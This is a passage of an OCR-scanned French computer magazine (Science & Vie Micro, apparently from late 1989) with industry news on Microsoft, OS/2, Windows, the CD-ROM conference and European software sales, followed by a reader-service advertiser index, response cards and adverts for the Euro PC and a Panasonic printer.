gris. Les actuels possesseurs de Scanman bénéficieront d'une mise à jour gratuite. En décembre toujours, Logitech lancera Trackman, une boule de commande pour IBM PC et compatibles dotée de trois touches de sélection. Elle s'accompagnera de petits logiciels utilitaires, joliment baptisés Mouseware. Ces derniers serviront à créer des menus personnalisés. Le Trackman sera également livré avec le programme Mouse 2-3, un add-in pour Lotus 1-2-3 (1 200 F HT).

Pages réalisées par Yann GARRET avec la collaboration de Christophe BLANC, Seymour DINNEMATIN, Frédéric DJIBRIL, Bruno FERRET, Bénédicte HAQUIN, Yves HEUILLARD, Betty MAMANE, Tim PARKER, et Ivan ROUX.


Service lecteur n° 15, voir page 38

Service lecteur n° 16, voir page 38



BILL GATES FAIT GRINCER BIEN DES DENTS

LE CHIFFRE D'AFFAIRES DE Microsoft est inversement proportionnel à la cote d'amour de son patron, Bill Gates, de moins en moins aimé de la communauté des développeurs de logiciels. Après quelques échanges aigres-doux avec Jim Manzi de Lotus, et Philippe Kahn de Borland, la tension est montée d'un cran cet automne, après l'annonce de l'accord entre Apple et Microsoft sur les systèmes d'affichage et d'impression. « *Microsoft se comporte comme le maitre en tous lieux,* entend-on dire de plus en plus souvent, *imposant sa loi à tout le monde, y compris à IBM.* » Plusieurs sociétés américaines, qui ont lourdement investi dans le développement sous OS/2 se sont ainsi alarmées de la politique menée par Bill Gates, autour de Windows face à Presentation Manager. D'un côté, les responsables de Microsoft continuent de marteler : « *OS/2 sera un succès, continuez de développer et de pousser OS/2. Nous avons certes pris du retard, mais 1990 sera l'année du vrai départ.* » De l'autre côté, lorsqu'on examine les statistiques de ventes fournies par Microsoft, on se rend compte que le produit le mieux vendu est Windows, à raison d'une dizaine d'exemplaires pour une seule copie d'OS/2. Microsoft, de toute façon, n'y perd pas, puisqu'il joue sur les deux tableaux... Windows semble satisfaire la majorité des utilisateurs : plus rassurant qu'OS/2, car fonctionnant par dessus le système d'exploitation auquel ils sont habitués, il se contente aussi de configurations moins « musclées », donc moins coûteuses. Alors que de gros programmes de développement sous OS/2 ont été mis en place dans les grandes sociétés de logiciels, on reproche à Microsoft de dire beaucoup, mais de laisser faire. Il semble désormais acquis que l'on n'assistera pas à un raz de marée OS/2, et que le nouveau système d'exploitation Microsoft-IBM cohabitera encore plusieurs années avec MS-DOS.

CAHNERS PREND LE CD-ROM

C'EST MAINTENANT LE groupe Cahners qui prend en charge la conférence annuelle sur le CD-ROM organisée par Microsoft ces quatre dernières années. Créé en 1986 par Microsoft, l'événement a attiré chaque année un large public international, environ 2 000 personnes impliquées dans le développement de ce support de stockage et de diffusion des données. Devenue une référence, la conférence fut le lieu de l'annonce d'innovations majeures en la matière, comme le CD-I en 1986 par Sony et Philips, le DVI par RCA l'année suivante, le lecteur de CD-ROM d'Apple en 1988, et, en 1989, l'annonce d'une plate-forme multimédia commune, basée sur le DVI, par IBM, Intel et Microsoft. Pour 1992, les prévisions laissent penser que le marché du CD-ROM atteindra un niveau de chiffre d'affaires de 2,25 milliards de dollars. La prochaine conférence CD-ROM, la première organisée par Cahners, aura lieu à San Francisco du 27 février au 1er mars 1990.

L'ELDORADO EUROPÉEN

LA SOFTWARE PUBLISHER Association, qui regroupe la grande majorité des éditeurs de logiciels américains, vient de constater une augmentation importante des ventes de logiciels en Europe et en Australie, à travers un audit effectué par le cabinet Arthur Andersen. Les données recueillies couvrent 18 types d'applications parmi les plus utilisées, dans 6 formats différents (dont IBM PC et Macintosh), et regroupent les ventes des 20 premiers éditeurs de logiciels pour un montant de 308 millions de dollars. La période prise en considération est le 1er semestre 1989. Le plus important montant de ventes est réalisé en Grande-Bretagne et en Irlande avec 77,1 millions de dollars, soit une augmentation de 26 % sur la même période de l'an passé. Viennent ensuite l'Allemagne et l'Autriche avec 67,2 millions de dollars (+ 30 %). La France est en troisième position avec 52,5 millions de dollars (+ 47 %). Suivent la Scandinavie et le Benelux, avec 35 et 31 millions de dollars (respectivement + 61 % et + 12 %). L'Australie et la Nouvelle-Zélande ont acheté pour 28,7 millions de dollars de logiciels américains, soit une augmentation de 74 %, alors que l'Italie n'a accru ses achats que de 36 % pour passer à 10,5 millions. Le marché le plus prometteur semble être l'Espagne et le Portugal : 5,7 millions de dollars de logiciels, soit une augmentation de 76 %. La SPA estime que, dans les principaux pays, les logiciels américains représentent environ 70 % de la totalité des programmes vendus.

EN DIRECT DES ETATS-UNIS

★ LE CONSTRUCTEUR DE STATIONS DE TRAVAIL SUN propose désormais, pour la Sparcstation 1, un lecteur de CD-ROM conforme à la norme High Sierra (ISO 9660) : il est ainsi possible, sous Unix, d'accéder aux données inscrites sur les CD-ROM ayant adopté ce format, jusqu'ici seulement reconnu dans les environnements MS-DOS et Macintosh.

★ INFORMIX VIENT D'ANNONCER UNE NOUVELLE version de Wingz, son tableur pour Macintosh, largement déboguée et dotée de nouvelles possibilités. Wingz 1.1 offre des graphiques 3D améliorés et de nouvelles capacités, grâce au langage de programmation Hyperscript. Ce dernier bénéficie d'ailleurs d'un nouveau manuel de 525 pages. Ces améliorations ont été apportées après six mois de contacts avec les utilisateurs de la première version de Wingz qui présentait encore plusieurs imperfections. Jusqu'à la fin de l'année, les acheteurs du tableur recevront par ailleurs le logiciel de messagerie électronique Quickmail, de CE Software.

Tim PARKER


Canon
Canon

Service lecteur n° 18, voir page 38

SERVICE LECTEURS

Vous pouvez désormais obtenir davantage d'informations sur les produits qui font l'objet d'une publicité dans SVM. Il vous suffit de nous retourner la fiche SERVICE LECTEURS ci-contre, remplie à l'aide de la liste des annonceurs ci-dessous ou de consulter notre SERVICE LECTEURS télématique.

Pages	Annonceurs	Cerclez
52	A PLUS	26
237	AB SOFT	123
239	AB SOFT	126
215	ACE	104
217	ACE	106
219	ACE	111
221	ACE	114
229	ACI	117
211	ALPHATEC	99
208	AMIE	95
12-13	AMSTRAD FRANCE	5
14-15	AMSTRAD FRANCE	6
27	AMSTRAD FRANCE	11
211	ARP	102
90	ASSIMIL	48
85/86/87	ATARI	42
126/127	ATARI	60
76	AWARE	41
215	AXON	105
221	BAO	112
199	BASE 4	92
118	BINAIRE	57
04/05	BORLAND	1
261	BRODERBUND FRANCE	
42/43	BROTHER	21
219	BTG	110
247	BUSINESS LINE	131
95 à 101	CANON	50
36/37	CANON	17
198	CASH ET DISCOUNT	89
209	CIRCEM	98
119	CITIZEN	58
239	CLUB DU LOGICIELS	127
55	COMMODORE	28
62	COMMODORE	32
134	COMPUMART	66
230/231	COMPUTER CASH CARRY	118
151 à 153	CONTROL RESET	68
46	COPAM	23
237	CTI	124
74	DIFF	39
261	DIVERSEY	
39	DUAL	19
21	DURIEZ	8
120/121	EBP	59
180	EDISTRI	83
175	EDITIONS DU MARDI	78
34	EDITIONS DU PSI	16
221	EDUCATEL	113
259	EFC	141
189	ERGO	86
199	EXPRESS TECHNOLOGY INC	91
244	FIRST	130
70	FRAME	35
25	FUJI DISQUETTES	10
218	GAMME THOMSON	108
178/179	GENIUS	80
155	GOTO INFORMATIQUE	70
181	HUMAN TECHNOLOGIE	84
56	IC PRODUCTS	29
205	IEEE	94
249	INFORMATIQUE PORTABLE	132
38	INFORMATIQUE SYSTEME F	18
240	INFORMATIQUE SYSTEME F	128
163	INNOSOFT	75
28	INSTITUT CONTROL DATA	12
238	INTELCOM	125
182	INTERNATIONAL COMPUTER	85
154	ISTA DIFFUSION	69
259	IUT DE VILLETANEUSE	140
61	J2B INFORMATIQUE	31
234	JBG	120
134	JEST	
	KA L'INFORMATIQUE	201
19	KORTEX	7
8	LA COMMERCIALE DE GESTION	3
162	LA SOLUTION DOUCE	73

Pages	Annonceurs	Cerclez
219	LA SOLUTION DOUCE	109
130	LE BIHAN	67
132	LOGICIELS NATHAN	64
128/129	LOGICYS	61
33	LOGITECH	15
103	MANNESMANN TALLY	55
88	MAXOTEX	45
261	MEDIA MEKERS	
209	MEDIATEL	97
9/10/11	MICRO APPLICATION	4
222	MICRO APPLICATION	115
243	MICRO PROGRAMME 5	129
235	MICROCHIP	122
106	MICRODIAL	52
166	MICROSCANDATA	77
44/45	MICROSOFT	22
160/161	MICROSOFT	56
253	MICTEL	134
261	MISSION INTERIM	
264	NEC	143
54	NEOL	27
29	NIXDORF	13
211	OLAX	101
49	OLIVETTI	24
227	OLIVETTI	116
212	OLIVETTI SYSTEME	103
232	OMNILOGIC	119
257	OMNISERVICE	138
217	OMNISERVICE	107
114/115	OPEN COMPUTER	51
72	ORDI	37
68/69	ORDIGESTION	34
102	OUTSIDER	54
40/41	PANASONIC	20
90	PC MART	47
71	PC WAREHOUSE	49
73	PC WAREHOUSE	38
75	PC WAREHOUSE	36
89	PC WAREHOUSE	46
91	PC WAREHOUSE	40
116/117	PC WAREHOUSE	71
263	PC WAREHOUSE	142
107 à 109	PENTASONIC	53
180	PG SOFT	81
88	PHASE	44
88	POLYPHOT	43
131	PRICE	63
251	PROS	133
6	PROGITEC	2
258	RUN INFORMATIQUE	139
51	SAARI	25
210	SCIENCE ET VIE	
133	SOFTCLUB	65
164/165	SOGIMPORT	76
30	STAR MICRONICS	14
262	SVE	
118	SVM ABONNEMENTS	
220	SVM ANCIENS NUMEROS	
228	SVM HS	
65/66/67	SYSTEC	33
22	TANDY COMPUTER	9
199	TELMI	90
162	TETRATEK	74
180	TETRATEK	82
209	TETRATEK	96
211	TETRATEK	100
234	TETRATEK	121
256	TETRATEK	137
135	TUTORLAND	67
256	ULTIMA	136
176/177	VICTOR ALICE	79
190/191	VIDEO SHOP	87
194/195	VIDEO TECHNOLOGIE	88
254	VIDEO TECHNOLOGIE	135
200/201	VLS COMPUTER	93
162	VTA	72
59	ZENITH	30

SCIENCE & VIE MICRO

SVM

SERVICE LECTEURS

Un renseignement? Une documentation sur un produit? Deux solutions :



- **Par correspondance** en nous retournant la carte ci-dessous
- **Sur Minitel** tapez :
  1) 36.16 APII
  2) envoi
  3) SVM
  4) envoi

Envoyez cette carte à : SCIENCE & VIE MICRO/SERVICE LECTEURS
5, rue de La Baume - 75415 Paris Cedex 08

☐ M ☐ MME ☐ MLLE

Société :

Adresse : ☐ Personnelle ☐ Professionnelle

Code postal   Ville

AGE
1 ☐ - de 25 ans
2 ☐ 25 à 34 ans
3 ☐ 35 à 49 ans
4 ☐ 50 ans et plus

NOMBRE DE SALARIÉS DANS VOTRE ÉTABLISSEMENT
1 ☐ 0 à 15
2 ☐ 16 à 50
3 ☐ 51 à 100
4 ☐ 101 à 500
5 ☐ 501 et +

ÊTES-VOUS ABONNÉ?
1 ☐ Oui
2 ☐ Non

VOTRE PROFESSION
1 ☐ Informaticien
2 ☐ Chef d'entreprise (10 salariés et +)
3 ☐ Petit commerçant, artisan (moins de 10 salariés)
4 ☐ Profession libérale
5 ☐ Enseignant
6 ☐ Autre cadre supérieur
7 ☐ Cadre moyen
8 ☐ Employé, ouvrier
9 ☐ Étudiant
10 ☐ Autre

VOTRE SECTEUR D'ACTIVITÉ
1 ☐ Agriculture
2 ☐ Enseignement
3 ☐ Autre fonction publique, collectivité locale, association
4 ☐ Énergie, métallurgie
5 ☐ Chimie, verre, plastique
6 ☐ Automobile, construction mécanique, navale, aéronautique
7 ☐ Électricité, électronique
8 ☐ Bâtiment, travaux publics
9 ☐ Autres secteurs industriels
10 ☐ Commerce de gros et de détail
11 ☐ Transports, télécommunications,
12 ☐ S.S.I.I.
13 ☐ Autres services aux entreprises
14 ☐ Hôtellerie, réparation et autres services aux particuliers.
15 ☐ Banque, assurance
16 ☐ Autres secteurs commerciaux, services

MATÉRIEL UTILISÉ
1 ☐ IBM PC
2 ☐ Atari
3 ☐ Apple
4 ☐ Amstrad
5 ☐ Bull
6 ☐ Autre, précisez :

ÊTES-VOUS EN RÉSEAU LOCAL
1 ☐ Oui
2 ☐ Non

CE MATÉRIEL
1 ☐ Vous appartient
2 ☐ Appartient à votre société

COMPLÉTER LA GRILLE AU DOS ➽

Deuxième carte destinée à un autre lecteur.
A l'aide de la liste des annonceurs ci-contre, cerclez le ou les numéros qui vous intéressent

										1	2	3	4	5	6	7	8	9	10
11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30
31	32	33	34	35	36	37	38	39	40	41	42	43	44	45	46	47	48	49	50
51	52	53	54	55	56	57	58	59	60	61	62	63	64	65	66	67	68	69	70
71	72	73	74	75	76	77	78	79	80	81	82	83	84	85	86	87	88	89	90
91	92	93	94	95	96	97	98	99	100	101	102	103	104	105	106	107	108	109	110
111	112	113	114	115	116	117	118	119	120	121	122	123	124	125	126	127	128	129	130
131	132	133	134	135	136	137	138	139	140	141	142	143	144	145	146	147	148	149	150
151	152	153	154	155	156	157	158	159	160	161	162	163	164	165	166	167	168	169	170
171	172	173	174	175	176	177	178	179	180	181	182	183	184	185	186	187	188	189	190
191	192	193	194	195	196	197	198	199	200	201	202	203	204	205	206	207	208	209	210
211	212	213	214	215	216	217	218	219	220	221	222	223	224	225	226	227	228	229	230
231	232	233	234	235	236	237	238	239	240	241	242	243	244	245	246	247	248	249	250
251	252	253	254	255	256	257	258	259	260	261	262	263	264	265	266	267	268	269	270
271	272	273	274	275	276	277	278	279	280	281	282	283	284	285	286	287	288	289	290
291	292	293	294	295	296	297	298	299	300	301	302	303	304	305	306	307	308	309	310
311	312	313	314	315	316	317	318	319	320	321	322	323	324	325	326	327	328	329	330
331	332	333	334	335	336	337	338	339	340	341	342	343	344	345	346	347	348	349	350

La micro-informatique évolue sans cesse et son histoire s'écrit tous les jours...
Pour n'en manquer aucun épisode, abonnez-vous à SVM.

1 AN - 11 NUMÉROS PRIX NORMAL D'ABONNEMENT : 224 F

A l'aide de la liste des annonceurs, cerclez le ou les numéros qui vous intéressent

										1	2	3	4	5	6	7	8	9	10
11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30
31	32	33	34	35	36	37	38	39	40	41	42	43	44	45	46	47	48	49	50
51	52	53	54	55	56	57	58	59	60	61	62	63	64	65	66	67	68	69	70
71	72	73	74	75	76	77	78	79	80	81	82	83	84	85	86	87	88	89	90
91	92	93	94	95	96	97	98	99	100	101	102	103	104	105	106	107	108	109	110
111	112	113	114	115	116	117	118	119	120	121	122	123	124	125	126	127	128	129	130
131	132	133	134	135	136	137	138	139	140	141	142	143	144	145	146	147	148	149	150
151	152	153	154	155	156	157	158	159	160	161	162	163	164	165	166	167	168	169	170
171	172	173	174	175	176	177	178	179	180	181	182	183	184	185	186	187	188	189	190
191	192	193	194	195	196	197	198	199	200	201	202	203	204	205	206	207	208	209	210
211	212	213	214	215	216	217	218	219	220	221	222	223	224	225	226	227	228	229	230
231	232	233	234	235	236	237	238	239	240	241	242	243	244	245	246	247	248	249	250
251	252	253	254	255	256	257	258	259	260	261	262	263	264	265	266	267	268	269	270
271	272	273	274	275	276	277	278	279	280	281	282	283	284	285	286	287	288	289	290
291	292	293	294	295	296	297	298	299	300	301	302	303	304	305	306	307	308	309	310
311	312	313	314	315	316	317	318	319	320	321	322	323	324	325	326	327	328	329	330
331	332	333	334	335	336	337	338	339	340	341	342	343	344	345	346	347	348	349	350

SVM 66/2

Envoyez cette carte à : SCIENCE & VIE MICRO/SERVICE LECTEURS
5, rue de La Baume - 75415 Paris Cedex 08

☐ M ☐ MME ☐ MLLE

Société :

Adresse : ☐ Personnelle ☐ Professionnelle

Code postal Ville

AGE
1 ☐ - de 25 ans
2 ☐ 25 à 34 ans
3 ☐ 35 à 49 ans
4 ☐ 50 ans et plus

NOMBRE DE SALARIÉS DANS VOTRE ÉTABLISSEMENT
1 ☐ 0 à 15
2 ☐ 16 à 50
3 ☐ 51 à 100
4 ☐ 101 à 500
5 ☐ 501 et +

ÊTES-VOUS ABONNÉ ?

VOTRE PROFESSION
1 ☐ Informaticien
2 ☐ Chef d'entreprise (10 salariés et +)
3 ☐ Petit commerçant, artisan (moins de 10 salariés)
4 ☐ Profession libérale
5 ☐ Enseignant
6 ☐ Autre cadre supérieur
7 ☐ Cadre moyen
8 ☐ Employé, ouvrier
9 ☐ Étudiant
10 ☐ Autre

VOTRE SECTEUR D'ACTIVITÉ

3 ☐ Autre fonction publique, collectivité locale, association
4 ☐ Énergie, métallurgie
5 ☐ Chimie, verre, plastique
6 ☐ Automobile, construction mécanique, navale, aéronautique
7 ☐ Électricité, électronique
8 ☐ Bâtiment, travaux publics
9 ☐ Autres secteurs industriels
10 ☐ Commerce de gros et de détail
11 ☐ Transports, télécommunications,
12 ☐ S.S.I.I.
13 ☐ Autres services aux entreprises
14 ☐ Hôtellerie, réparation et autres services aux particuliers.

MATÉRIEL UTILISÉ
1 ☐ IBM PC
2 ☐ Atari
3 ☐ Apple
4 ☐ Amstrad
5 ☐ Bull
6 ☐ Autre, précisez :

ÊTES-VOUS EN RÉSEAU LOCAL
1 ☐ Oui
2 ☐ Non


CE MATÉRIEL

EURO PC® 5.990 F* TTC.
ÇA VA FAIRE DES EUROS.

***Micro compatible, console, écran couleur,**
8 disquettes MS-DOS, GW Basic et Works,
manuels complets d'utilisation.

Prix public généralement constaté avec écran couleur.





Heureux en famille l'Euro PC®. Ludique et performant, simple et éducatif, l'Euro PC® a la tête très bien faite sans avoir la grosse tête. Logiciel intégré Works, donnant accès à toutes les applications souhaitées avec un seul programme, mémoire vive 512 Ko, système universel MS-DOS 3.3., adapteur vidéo, interface pour imprimante, l'Euro PC® Dual Data vous ouvre la porte des programmes de jeu et des logiciels d'application professionnelle.

A 5.990 F heureux les enfants, heureux les parents et vive la nouvelle génération de l'informatique Dual Data. Plusieurs options: souris, manette de jeux, disque dur 20 Mo, synthétiseur musical intégré et cartes d'extension au standard PC. Existe en version monochrome Hercules à 4.990 F TTC. Fabriqué en R.F.A.



MS-DOS, GW Basic et Works sont des marques déposées par Microsoft Corporation.

Demande d'information à renvoyer à Nord Sud
BP N° 54 75462 Paris cedex 10

Nom ______________ Prénom ______________

Adresse ______________

Désire recevoir une documentation sur:
l'Euro PC® ☐ les ordinateurs AT ☐ la liste des revendeurs ☐

SVM2

Service lecteur nº 19, voir page 38

L'imprimante KX-P 1124 pour découvrir tous ses bons



Format à l'italienne, en continu ou feuille à feuille.



Chargement frontal A4 et A4 à l'italienne.



Chargement continu par le dessous.



Fonction réduction de bruit.




6 polices de caractères résidentes.



Réglage micrométrique du papier.

alliance



KX-P 1124

KX-P 1180

Vraiment la série 1100, nouvelle génération d'imprimantes matricielles de PANASONIC, et son chef de file, la KX-P 1124, ne manquent pas de saveur.
Compactes et performantes, elles sont prêtes à tout : pour la première fois vous chargez des feuilles A4 à l'italienne. Maligne, la KX-P 1124 (24 aiguilles, 192 cps en qualité listing) avec ses trois entrées papier, s'adapte à votre environnement.

vous offre cette pause-café côtés.



Retrait automatique du papier listing.



Configurations électroniques regroupées sur le panneau frontal.



Mémorisation de 3 configurations.



Entraînement par friction sur platine fixe.



24 aiguilles : exceptionnelle qualité d'impression.



C'est une PANASONIC !


Service lecteur n° 20, voir page 38

